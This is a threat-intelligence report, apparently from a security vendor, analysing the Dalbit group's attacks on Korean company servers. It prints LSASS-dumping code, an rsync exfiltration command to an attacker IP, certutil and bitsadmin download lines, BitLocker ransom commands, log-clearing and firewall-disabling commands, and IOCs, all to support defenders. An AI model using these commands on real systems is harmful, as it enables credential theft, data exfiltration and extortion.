
1) Credential Extraction (LSASS Dump)

According to the target, the threat actor would choose to not install Mimikatz and attempt to extract credentials instead. This is a method that dumps the Lsass.exe process. Credential information can be obtained from a PC with tools like Mimikatz or Pypykatz since they can be found within the dump file. Additionally, a detailed explanation of Mimikatz can be found in the TI report, "Analysis Report on Internal Web Spreading Methods Using Mimikatz".

The following method is how the threat actor stole credentials without Mimikatz.

1-1) Dumpert

Open-source Dumpert is an API hooking evasion tool that operates according to the target OS system and uses the MiniDumpWriteDump() API to dump the lsass.exe process. The threat actor modified the code to change the path of the dump file and remove features like log output.



```
GetWindowsDirectory(chWinPath, MAX_PATH);
wcscat_s(chDmpFile, sizeof(chDmpFile) / sizeof(wchar_t), chWinPath);
wcscat_s(chDmpFile, sizeof(chDmpFile) / sizeof(wchar_t), L"\\Temp\\dumpert.dmp");

UNICODE_STRING uFileName;
RtlInitUnicodeString(&uFileName, chDmpFile);

wprintf(L"      [+] Dump %wZ memory to: %wZ\n", pWinVerInfo->ProcName, uFileName);

                          •••

status = NtCreateFile(&hDmpFile, FILE_GENERIC_WRITE, &FileObjectAttributes, &IoStatusBlock, 0,
        FILE_ATTRIBUTE_NORMAL, FILE_SHARE_WRITE, FILE_OVERWRITE_IF, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0);

if (hDmpFile == INVALID_HANDLE_VALUE) {
        wprintf(L"      [!] Failed to create dumpfile.\n");
        ZwClose(hProcess);
        exit(1);
}

DWORD dwTargetPID = GetProcessId(hProcess);
BOOL Success = MiniDumpWriteDump(hProcess,
        dwTargetPID,
        hDmpFile,
        MiniDumpWithFullMemory,
        NULL,
        NULL,
        NULL);
```

```
GetWindowsDirectoryW(Buffer, 0x104u);// %SystemRoot%
wcscat_s(Destination, 0x104ui64, Buffer);
wcscat_s(Destination, 0x104ui64, L"\\Temp\\duhgghmpert.dmp");
(RtlInitUnicodeString_1)(v42, Destination);
hFile = 0i64;
v43 = 0i64;
v37.Length = 48;
v37.RootDirectory = 0i64;
v37.Attributes = 64;
v37.ObjectName = v42;
*&v37.SecurityDescriptor = 0i64;
::NtCreateFile(&hFile, 0x120116u, &v37, &v43, 0i64, 0x80u, 2u, 5u, 0x20u, 0i64, 0);
if ( hFile == -1i64 )
{
  ::NtClose(Process);
  exit(1);
}
ProcessId = GetProcessId(Process);
MiniDumpWriteDump(Process, ProcessId, hFile, MiniDumpWithFullMemory, 0i64, 0i64, 0i64);
::NtClose(hFile);
::NtClose(Process);
return 0;
```

Figure 7. Left (open-source Dumpert) vs. right (Dumper used by the Dalbit group)
The above figure shows that the two versions are the same aside from the different paths and the removal of the output string.


The following table displays all of the “%SystemRoot%\temp” dump file paths that have currently been found.

**%SystemRoot%\temp\duhgghmpert.dmp**
**%SystemRoot%\temp\dumpert.dmp**
**%SystemRoot%\temp\tarko.dmp**
**%SystemRoot%\temp\lsa.txt**
**…**

Table 15. Lsass dump file paths

1-2 ) Procdump

Procdump is a normal utility program provided by Microsoft and offers the process dump feature. The threat actor performed a dump like the one in Figure 8 with this tool.



```
C:₩Windows₩debug₩1>svchost.exe -accepteula -ma lsass.exe web_log.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:33:39] Dump 1 initiated: C:₩Windows₩debug₩1₩web_log.dmp
[16:33:39] Dump 1 writing: Estimated dump file size is 60 MB.
[16:33:39] Dump 1 complete: 60 MB written in 0.4 seconds
[16:33:40] Dump count reached.
```


Figure 8. Output upon executing Procdump

Afterward, the threat actor used a tool called Rsync (Remote Sync) to send the dump file to their own server. The following is an actual example of information theft attempted by the threat actor.

```
> svchost.exe -accepteula -ma lsass.exe web_log.dmp
> rsync  -avz –port 443 web_log.zip test@205.185.122[.]95::share/web_log.zip
```

Table 16. Procdump execution and rsync usage log

2) Email Extraction




```
C:₩Windows₩debug₩1>eml.exe
eml host domain₩user hash time retry sleep

time: eml send time
retry: retry times, default=3
sleep: sleep times(ms), default=200
example: eml ews.xxx.com xxx₩abc 32ED87BDB5FDC5E9CBA88547376818D4 "1999-01-01 00:00:00" 3 2000
```

Figure 9. Screen displayed upon executing email extraction tool

This sample is an email extraction tool developed with Golang and presumably the only known tool developed by the threat actor themselves. This tool offers the ability to target a company’s Exchange email server and extract a specific account’s email with EWS (Exchange Web Service) as an EML file. Arguments include the Exchange server address, account name, NTLM password hash of said account, date and time, etc. When launched, the tool extracts every email from the mailboxes of the target account according to the time received as an argument and saves them as an EML file.

For reference, the PDB information of this binary is “ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff”and is meaningless.



| Offset | Name | Value | Meaning |
|---|---|---|---|
| 8564A0 | Characteristics | 0 | |
| 8564A4 | TimeDateStamp | 5F51EC12 | 금요일, 04.09.2020 07:26:10 UTC |
| 8564A8 | MajorVersion | 0 | |
| 8564AA | MinorVersion | 0 | |
| 8564AC | Type | 2 | Visual C++ (CodeView) |
| 8564B0 | SizeOfData | 66 | |
| 8564B4 | AddressOfRaw... | 85838C | |
| 8564B8 | PointerToRawD... | 856D8C | |

RSDSI Table


| Offset | Name | Value |
|---|---|---|
| 856D8C | Sig | 53445352 |
| 856D90 | GUID | {34d80e5c-37d3-428d-c998-d6eaa9f413f} |
| 856DA0 | Age | 1 |
| 856DA4 | PDB | ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff |

Figure 10. PDF information of the email extraction tool

3) Screen Leak

The threat actor sent screenshots from certain PCs to their own server. While a binary that takes screenshots of the current screen has not been found as of yet, the threat actor’s server where the infected PC’s screenshots were being sent has been discovered. Screenshots from a certain company’s infiltrated PC sent pictures every 5-10 seconds.

Outgoing server of threat actor’s screenshots: hxxp://91.217.139[.]117:8080/1.bat



| 이름 | 수정한 날짜 | 유형 | 크기 |
|---|---|---|---|
| [redacted]업데이트_작업계획서 | 2022-12-09 오후 4:01 | Adobe Acrobat D... | 226KB |
| [redacted]업데이트 로그(2019.01~) | 2022-12-09 오후 4:01 | Microsoft Excel 워... | 12KB |

Figure 11. Actual PC screenshot sent from a certain affected company

Only images were sent. The PC could not be controlled remotely and no audio was outputted either.

Also, the threat actor's server (91.217.139[.]117) where the screenshots were being sent was also being used as a download server for another company.

```
>certutil -urlcache -split -f hxxp://91.217.139[.]117:8080/calc32.exe
>certutil -split -urlcache -f hxxp://91.217.139[.]117:8443/log.ini c:\temp >bitsadmin  /transfer mydownloadjob /download /priority normal "hxxp://91.217.139[.]117:8080/calc32.exe" "c:\windows\debug\winh32.exe" (frpc)
>bitsadmin  /transfer mydownloadjob /download /priority normal "hxxp://91.217.139[.]117:8001/log.ini" "c:\windows\debug\log.ini" (frpc.ini)
```


Table 17. A different log from the threat actor's server (91.217.139[.]117)

4) Lookup Installed Programs and Login Information

The threat actor used a WMIC command to check installed programs.

```
> wmic product get name,version
```

Table 18. How the threat actor looked up installed programs



```
C:₩Users>wmic product get name,version
Name                                                                                      Version
Python 3.10.8 Executables (64-bit)                                                        3.10.8150.0
Python 3.10.8 Add to Path (64-bit)                                                        3.10.8150.0
Python 3.10.8 Documentation (64-bit)                                                      3.10.8150.0
Python 3.10.8 Standard Library (64-bit)                                                   3.10.8150.0
Python 3.10.8 Tcl/Tk Support (64-bit)                                                     3.10.8150.0
Python 3.10.8 Core Interpreter (64-bit)                                                   3.10.8150.0
Python 3.10.8 Utility Scripts (64-bit)                                                    3.10.8150.0
Python 3.10.8 pip Bootstrap (64-bit)                                                      3.10.8150.0
Python 3.10.8 Test Suite (64-bit)                                                         3.10.8150.0
Python 3.10.8 Development Libraries (64-bit)                                              3.10.8150.0
Microsoft DCF MUI (Korean) 2016                                                           16.0.4266.1001
Microsoft Office Professional Plus 2016                                                   16.0.4266.1001
Microsoft OneNote MUI (Korean) 2016                                                       16.0.4266.1001
Microsoft Office 32-bit Components 2016                                                   16.0.4266.1001
Microsoft Office Shared 32-bit MUI (Korean) 2016                                          16.0.4266.1001
```

Figure 12. List of installed programs and command example (WMIC)

Furthermore, the domain account credentials that caused certain event IDs to occur in the event log were collected. The created file is saved in c:\temp\EvtLogon.dat.

| Event ID | Meaning |
|---|---|
| 4624 | Login successful |
| 4768 | Kerberos authentication request |
| 4776 | NTLM authentication attempt |

Table 19. Meanings of the event IDs used by the threat actor

```
> wevtutil qe security /q:"Event[System[(EventID=4624 or EventID=4768 or EventID=4776)]]" /f:text /rd:true >>
c:\temp\EvtLogon.dat
```

Table 20. wevtutil command log

### 3.2.7. File Encryption


Details about this matter have been covered in a past blog post. The threat actor used BitLocker, a Windows utility, to encrypt certain drives and demand ransoms. Currently, more affected companies are still being found.

BitLocker commands

```
> "C:\Windows\System32\BitLockerWizardElev.exe" F:\ T
> manage-bde  -lock  -ForceDismount F:
> manage-bde  -lock  -ForceDismount e:
> "c:\windows\system32\bitlockerwizardelev.exe" e:\ t
> "c:\windows\system32\bitlockerwizardelev.exe" f:\ u
```

Table 21. BitLocker log

Figure 13 is the ransom note used by the threat actor. The threat actor used anonymous mailing services such as startmail.com and onionmail.com.



```
Just for money.

If you want to unlock data, please contact us.
================================================
fg23f25d3d43s@startmail.com
ryf43fderwrxs@onionmail.com
================================================
```

Figure 13. Ransom note that was shown in a previous blog post

The command assumed to be for downloading the ransom note is as follows.

```
> certutil -urlcache -split -f hxxp://175.24.32[.]228:8888/readme c:\windows\temp\readme
```

Table 22. Log assumed to display the ransom note being downloaded

### 3.2.8. Evasion

1) VMPROTECT PACKING

When the binary was detected after being uploaded, the threat actor packed it with VMProtect to try and avoid detection.

```
– Privilege escalation tools
%ALLUSERSPROFILE%\badpotatonet4.exe
%ALLUSERSPROFILE%\BadPotatoNet4.vmp.exe
%ALLUSERSPROFILE%\SweetPotato.exe
%ALLUSERSPROFILE%\SweetPotato.vmp.exe
%ALLUSERSPROFILE%\jc.vmp.exe
%SystemDrive%\nia\juicypotato.vmp1.exe
%SystemDrive%\nia\juicypotato.vmp.exe
…

– Proxy tools
E:\WEB\*****\data\frpc.vmp.exe
%ALLUSERSPROFILE%\lcx.exe
%ALLUSERSPROFILE%\lcx_VP.exe
%SystemDrive%\Temp\lcx.exe
%SystemDrive%\Temp\lcx_VP.exe
%SystemDrive%\Temp\svchost.exe (FRP)
%SystemDrive%\Temp\frpc.vmp.exe
…
```

Table 23. File packed with VMP

2) Windows Event Log Deletion Using Wevtutil

```
Removal of security event logs
> cmd.exe /c wevtutil cl security

Removal of application logs
> cmd.exe wevtutil.exe el
> cmd.exe wevtutil.exe cl “application”
```

Table 24. Deletion of Windows event logs

3) Firewall OFF

```
sp.exe “netsh advfirewall set allprofiles state off”
```

Table 25. Firewall OFF

## 4. Conclusion

The Dalbit hacking group attempted attacks against vulnerable Korean company servers, and logs are being reported not only from mid-sized and smaller businesses, but also from some large companies. In particular, 30% of the affected companies were found to have been using a certain Korean groupware product. Moreover, this group uses publicly available tools, from the WebShell used in the early stages to the ransomware used at the end. Among these tools, there is a proxy tool that is assumed to have been obtained from a Chinese community, a tool with Chinese documentation, and a Chinese tool not mentioned in this post. It can be assumed that the threat actor has at least a partial connection with China, considering their frequent usage of Chinese tools.

If a server admin suspects that their system has been infected, they are advised to check their IOC along with the aforementioned download paths and account name (“main”) often used by the threat actor. If suspicions are confirmed, then it is advised to immediately report your situation to AhnLab in order to minimize additional harm. Furthermore, admins should prevent vulnerability attacks by updating their servers to the newest version for vulnerability patches, and maintenance is especially needed for servers that are open externally but not managed.

## 5. IOC

For reference, the IP addresses of Korean company servers abused by the threat actor will not be disclosed on the ASEC blog.

Mitre Attack

| **Execution** | **Persistence** | **Privilege Escalation** | **Credential Access** | **Discovery** | **Defense Evasion** | **Lateral Movement** |
|---|---|---|---|---|---|---|

| Execution | Persistence | Privilege Escalation | Credential Access | Discovery | Defense Evasion | Lateral Movement | |
|---|---|---|---|---|---|---|---|
| – Command and Scripting Interpreter(T1059)<br>– Windows Management Instrumentation(T1047)<br>– System Service(T1569) | – Scheduled Task/Job(T1053)<br>– Create Account(T1136)<br>– Server Software Component(T1505)<br>– Account Manipulation(T1098) | – Access Token Manipulation(T1134)<br>– Exploitation for Privilege Escalation(T1068) | – OS Credential Dumping (T1003) | – Remote System Discovery(T1018)<br>– Network Service Discovery(T1046) | – Impair Defenses(T1562)<br>– Indicator Removal(T1070) | – Remote Services(T1021)<br>– Lateral Tool Transfer(T1570) | –<br>–<br>–<br>– |

Table 26. MITRE Attack

Detection Names

WebShell/Script.Generic (2020.12.11.09)
WebShell/ASP.ASpy.S1361 (2021.02.02.03)
WebShell/ASP.Generic.S1855 (2022.06.22.03)
WebShell/ASP.Small.S1378 (2021.02.24.02)
WebShell/JSP.Godzilla.S1719(2021.12.03.00)
WebShell/JSP.Chopper.SC183868(2022.10.15.01)
WebShell/JSP.Generic.S1363 (2021.01.27.03)
Backdoor/Script.Backdoor (2015.01.04.00)
WebShell/JSP.Generic.S1956 (2022.11.14.00)
Trojan/Script.Frpc (2022.12.17.00)
JS/Webshell (2011.08.08.03)
HackTool/Win.Fscan.C5334550(2023.01.27.00)
HackTool/Win.Fscan.C5230904(2022.10.08.00)
HackTool/Win.Fscan.R5229026(2022.10.07.03)
Trojan/JS.Agent(2022.03.16.02)
Unwanted/Win32.TCPScan.R33304(2012.08.17.00)
HackTool/Win.Scanner.C5220929(2022.08.09.02)
HackTool/Win.SweetPotato.R506105 (2022.08.04.01)
Exploit/Win.BadPotato.R508814 (2022.08.04.01)
HackTool/Win.JuicyPotato.R509932 (2022.08.09.03)
HackTool/Win.JuicyPotato.C2716248 (2022.08.09.00)
Exploit/Win.JuicyPotato.C425839(2022.08.04.01)
Exploit/Win.SweetPotato.C4093454 (2022.08.04.01)
Trojan/Win.Escalation.R524707(2022.10.04.02)
Trojan/Win.Generic.R457163(2021.12.09.01)
HackTool/Win64.Cve-2019-1458.R345589(2020.07.22.06)
Malware/Win64.Generic.C3164061 (2019.04.20.01)
Malware/Win64.Generic.C3628819 (2019.12.11.01)
Exploit/Win.Agent.C4448815 (2021.05.03.03)
Trojan/Win.Generic.C4963786 (2022.02.11.04)
Trojan/Win.Exploit.C4997833 (2022.03.08.01)
Exploit/Win.Agent.C5224192 (2022.08.17.00)
Exploit/Win.Agent.C5224193 (2022.08.17.00)
Trojan/Win32.RL_Mimikatz.R290617(2019.09.09.01)
Trojan/Win32.Mimikatz.R262842(2019.04.06.00)
Trojan/Win.Swrort.R450012(2021.11.14.01)
HackTool/Win.Lsassdump.R524859(2022.10.05.00)
HackTool/Win.ProxyVenom.C5280699(2022.10.15.01)
Unwanted/Win.Frpc.C5222534 (2022.08.13.01)
Unwanted/Win.Frpc.C5218508 (2022.08.03.03)
Unwanted/Win.Frpc.C5218510 (2022.08.03.03)
Unwanted/Win.Frpc.C5218513 (2022.08.03.03)
HackTool/Win.Frpc.5222544 (2022.08.13.01)
HackTool/Win.Frp.C4959080 (2022.02.08.02)
HackTool/Win.Frp.C5224195 (2022.08.17.00)
Unwanted/Win.Frpc.C5162558 (2022.07.26.03)
Malware/Win.Generic.C5173495 (2022.06.18.00)
HackTool/Win.LCX.C5192157 (2022.07.04.02)
HackTool/Win.LCX.R432995(2023.01.06.01)
HackTool/Win.Rsocx.C5280341(2022.10.15.00)
Backdoor/Win.BlueShell.C5272202(2022.10.05.00)
Trojan/Win.BlueShell.C5280704(2022.10.15.01)
Backdoor/Win.CobaltStrike.R360995(2022.09.20.00)
Unwanted/Win.Extractor.C5266516(2022.10.01.00)
Trojan/Win.RemCom.R237878(2023.01.07.00)

[IOC]

MD5 (Excluding normal files)

– WebShell
0359a857a22c8e93bc43caea07d07e23
85a6e4448f4e5be1aa135861a2c35d35
4fc81fd5ac488b677a4c0ce5c272ffe3
c0452b18695644134a1e38af0e974172
6b4c7ea91d5696369dd0a848586f0b28
96b23ff19a945fad77dd4dd6d166faaa
88bef25e4958d0a198a2cc0d921e4384
c908340bf152b96dc0f270eb6d39437f
2c3de1cefe5cd2a5315a9c9970277bd7
e5b626c4b172065005d04205b026e446
27ec6fb6739c4886b3c9e21b6b9041b6
612585fa3ada349a02bc97d4c60de784
21c7b2e6e0fb603c5fdd33781ac84b8f
c44457653b2c69933e04734fe31ff699
e31b7d841b1865e11eab056e70416f1a
69c7d9025fa3841c4cd69db1353179cf
fca13226da57b33f95bf3faad1004ee0
af002abd289296572d8afadfca809294
e981219f6ba673e977c5c1771f86b189
f978d05f1ebeb5df334f395d58a7e108
e3af60f483774014c43a7617c44d05e7
c802dd3d8732d9834c5a558e9d39ed37
07191f554ed5d9025bc85ee1bf51f975
61a687b0bea0ef97224c7bd2df118b87
…(omitted)

– Privilege Escalation
9fe61c9538f2df492dff1aab0f90579f
ab9091f25a5ad44bef898588764f1990
87e5c9f3127f29465ae04b9160756c62
ab9091f25a5ad44bef898588764f1990

4bafbdca775375283a90f47952e182d9
0311ee1452a19b97e626d24751375652
acacf51ceef8943f0ee40fc181b6f1fa
3cbea05bf7a1affb821e379b1966d89c
10f4a1df9c3f1388f9c74eb4cdf24e7c
b5bdf2de230722e1fe63d88d8f628ebc
edb685194f2fcd6a92f6e909dee7a237
e9bd5ed33a573bd5d9c4e071567808e5
fbae6c3769ed4ae4eccaff76af7e7dfe

937435bbcbc3670430bb762c56c7b329
fd0f73dd80d15626602c08b90529d9fd
29274ca90e6dcf5ae4762739fcbadf01
784becfb944dec42cccf75c8cf2b97e3
7307c6900952d4ef385231179c0a05e4
bcfca13c801608a82a0924f787a19e1d

75fe1b6536e94aaee132c8d022e14f85

d6cb8b66f7a9f3b26b4a98acb2f9d0c5

323a36c23e61c6b37f28abfd5b7e5dfe
7b40aa57e1c61ecd6db2a1c18e08b0af
3665d512be2e9d31fc931912d5c6900e

– Network Scan
1aca4310315d79e70168f15930cc3308

5e0845a9f08c1cfc7966824758b6953a
9b0e4652a0317e6e4da66f29a74b5ad7
d8d36f17b50c8a37c2201fbb0672200a
b998a39b31ad9b409d68dcb74ac6d97d
d5054ed83e63f911be46b3ff8af82267
e7b7bf4c2ed49575bedabdce2385c8d5

f01a9a2d1e31332ed36c1a4d2839f412

d4d8c9be9a4a6499d254e845c6835f5f

– FRP
4eb5eb52061cc8cf06e28e7eb20cd055
0cc22fd05a3e771b09b584db0a161363
8de8dfcb99621b21bf66a3ef2fcd8138

df8f2dc27cbbd10d944210b19f97dafd
2866f3c8dfd5698e7c58d166a5857e1e
cbee2fd458ff686a4cd2dde42306bba1
3dc8b64b498220612a43d36049f055ab
31c4a3f16baa5e0437fdd4603987b812
b33a27bfbe7677df4a465dfa9795ff4a
7d9c233b8c9e3f0ea290d2b84593c842
c4f18576fd1177ba1ef54e884cb7a79d
5d33609af27ea092f80aff1af6ddf98d
622f060fce624bdca9a427c3edec1663
1f2432ec77b750aa3e3f72c866584dc3
d331602d190c0963ec83e46f5a5cd54a
21d268341884c4fc62b5af7a3b433d90

– FRP_INI
6a20945ae9f7c9e1a28015e40758bb4f
a29f39713ce6a92e642d14374e7203f0
7ce988f1b593e96206a1ef57eb1bec8a
fc9abba1f212db8eeac7734056b81a6e
9f55b31c66a01953c17eea6ace66f636
33129e959221bf9d5211710747fddabe
48b99c2f0441f5a4794afb4f89610e48
28e026b9550e4eb37435013425abfa38
2ceabffe2d40714e5535212d46d78119
c72750485db39d0c04469cd6b100a595
68403cc3a6fcbeb9e5e9f7263d04c02f
52ff6e3e942ac8ee012dcde89e7a1116
d82481e9bc50d9d9aeb9d56072bf3cfe
